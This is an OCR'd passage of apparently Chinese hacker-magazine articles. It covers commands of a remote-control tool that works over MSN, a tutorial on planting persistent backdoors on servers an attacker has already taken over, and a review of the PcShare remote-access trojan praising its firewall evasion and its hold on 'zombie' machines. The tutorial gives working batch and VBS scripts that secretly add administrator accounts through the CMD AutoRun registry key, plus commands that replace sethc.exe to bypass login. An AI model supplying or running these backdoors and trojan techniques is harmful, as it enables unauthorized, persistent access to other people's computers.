[File]”指令可以从远程机中直接下载指定路径的文件，例如输入指令“>>get c:\windows\example.txt”，表示从远程机的系统文件夹中下载“example.txt”文件。指令“>>open [File]”，表示在远程机上打开指定的文件或者网址，例如输入指令“>>open c:\windows\example.txt”，表示使用默认的工具打开系统文件夹中的“example.txt”文件，输入指令“>>open www.hackerxfiles.net”，表示远程机上打开指定的网址。“>>delete [File]”指令表示在远程机上删除指定的文件，例如输入“>>delete example.txt”，表示在远程机的“我的文档”中删除“example.txt”文件，因为RMC默认的文件夹是“我的文档”，如果不指定路径的话，都是对“我的文档”中的文件进行操作。“>>execute [Command Line]”指令表示执行指定的程序，例如输入指令“>>execute c:\windows\notepad.exe example.txt”，表示在远程机上运行记事本程序，并打开“我的文档”中的“example.txt”文件。“>>download [URL File]”指令表示从Internet上下载指定的文件，例如输入指令“>>download http://www.remotemsn.com/download/Remote_MSN_Command_Setup.exe”，表示下载指定网址路径中的文件。“>>upload [Ftp Server] [File]”指令表示将指定的文件上传到预设的FTP服务器上，例如执行指令>>upload ftp://user:1234@127.0.0.1:21/myfolder c:\windows\example.txt，其中必须包含FTP的登录用户名和密码。如果远程机上运行FTP服务器的话，执行“>>ftpstart”指令即可启动FTP服务器。当需要远程机退出RMC控制程序时，输入“>>exit”指令即可。此外，RMC还提供了文件传输管理功能，在MSN Messenger中选中服务器端的账户，在其右键菜单中点击“发送文件或照片”，选中需要的文件后，MSN Messenger即可执行文件传输操作，同时远程机上的RMC自动接管了所发送的文件，并将收到的文件保存在“我的文档”中。

（本文所涉及到的Remote MSN Command已收录到光盘中）

八秒钟打造 永不被杀的系统无敌后门

朱桂桐

当我们取得服务器系统权限后，为了能够以后的光顾，我想大多数人都喜欢建立自己的后门。然而使用得最多的方法无非是通过修改注册表克隆一个管理员帐户来达到隐藏的目的，当然这种方法基本上可以躲过初级管理员，但对于有技术的管理员还是行不通的。下面我就教大家做个永远不死的帐号。

当CMD.EXE运行时，如果在没有参数的情况下，它会自动寻找HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun、HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun这两处注册表的REG_SZ/REG_EXPAND_SZ变量，如果其中一个或两个都存在，这两个变量会先予执行。也就是说，只要启动了CMD就会运行上述的脚本，可以说成是CMD关联吧。看到这里相信大家就明白了我要做什么了，利用CMD关联来添加帐户。可能我们想建立一个批处理存放到注册表中，代码如下：

```
@echo off
net user kane$ 123456789 /add
net localgroup administrators kane$ /add
```

这时，我们打开CMD，就会看到提示如下：

```
Microsoft Windows 2000
(C) 版权所有 1985-2000 Microsoft Corp.
```

```
命令成功完成。
命令成功完成。
D:\WINNT>
```

因为执行了两个命令，所以就有了两个成功提示，但是这样的话，管理员都会发现有问题的，所以我选择使用VBS脚本来代替批处理，先建立一个VBS文件内容如下：

```
dim wsh
set wsh=CreateObject("WScript.Shell")
wsh.run "net user guest /active:yes",0
wsh.run "net user guest 123456789",0
wsh.run "net localgroup administrators guest /add",0
```


上面一段VBS的意思就是激活GUEST帐号，并且添加进管理员组，设置密码为123456789。保存好，再进入注册表，找到CMD关联的位置，填上这个VBS的路径。好了，打开你的计算机管理，关了GUEST，再打开CMD，再打开你的计算机管理，你就会明白了。


这个脚本还可以在组策略中进行添加，比如启动时执行等等。不过呢，这些毕竟还是会被管理员找到蛛丝马迹，下面要介绍的方法可就不一样了，相信大家看过后一定会大吃一惊的。

首先在CMD里执行简简单单的这两句代码：

```
copy c:\windows\explorer.exe c:\windows\system32\sethc.exe
copy c:\windows\system32\sethc.exe C:\WINDOWS\system32\dllcache\sethc.exe
```

当我们下次再远程登录的时候，不用输入管理员帐号和密码，直接按shift键5次就可以登录进入系统了（图1，图2）。


图1


图2


很神奇吧，本来Windows下，按shift键五次，会运行sethc.exe，打开粘置。这里只不过是将sethc.exe替换成桌面程序explorer.exe，那么按下shift键五次就变成了打开桌面，这个方法比3389输入法漏洞还要简单吧！

PcShare新版使用小记

xcbg

远程控制木马我以前一直使用灰鸽子和上兴，但越用越觉的不顺手，灰鸽子的免杀对我这样的小菜来说太困难，上兴则有些不稳定，容易丢鸡。于是我决定换个木马，记得以前有好几个朋友向我推荐过pcshare，正好赶上pcshare推出了新的免费版本，就下载试用了一下。

由于我以前没有使用过pcshare，无法与它以前的版本进行比较，因此就拿它和鸽子、上兴相比的优点说一下（具体如何配置服务端我就不说了，与灰鸽子、上兴的配置大同小异）。首先，我认为它最大的优点就是穿墙能力特别好，我第一次测试在本机运行服务端后，等着我引以为豪的zonealarm防火墙和江民的系统监控向我报告pcshare服务端的可疑行为，等了好几秒也没有动静，还以为是服务端程序错误没有运行呢。可当我查看pcshare的控制端时，发现已经上线了（图1）。


图1

真是令我大吃一惊，要知道，以前我也试用过不少远程控制木马，在本机运行服务端后无一例外的zonealarm防火墙都能拦截到网络访问，江民也拦截到IE访问网络。为此我曾经跟一个朋友吹牛说，有了zonealarm我可以窥视一切远程控制类木马，当时天真的认为只要是木马就要访问网络，而只要访问网络就一定会被我的zonealarm拦截，




图2




图3




图 4

看来我错了。

第二个优点是服务端占用系统资源非常少，可以对比一下我的电脑在运行pcshare服务端前后的系统资源占用情况的两张截图（图2，图3）。

从图中可以清楚的看到pcshare服务端在系统中运行后不进行任何控制时占用系统资源是非常少的，大概只占2M左右的内存，占用的CPU时间几乎可以忽略。这对隐藏木马和长期占有肉鸡是非常有帮助的，很难想象一个非常占用系统资源的木马能隐藏很长时间。




图 5

第三个优点是屏幕监控的传输速度是非常快，以前使用其它的木马，国内肉鸡的桌面还可以看，但国外肉鸡的桌面却看不了。而pcshare却可以清楚的看到美国肉鸡的桌面（图4）。

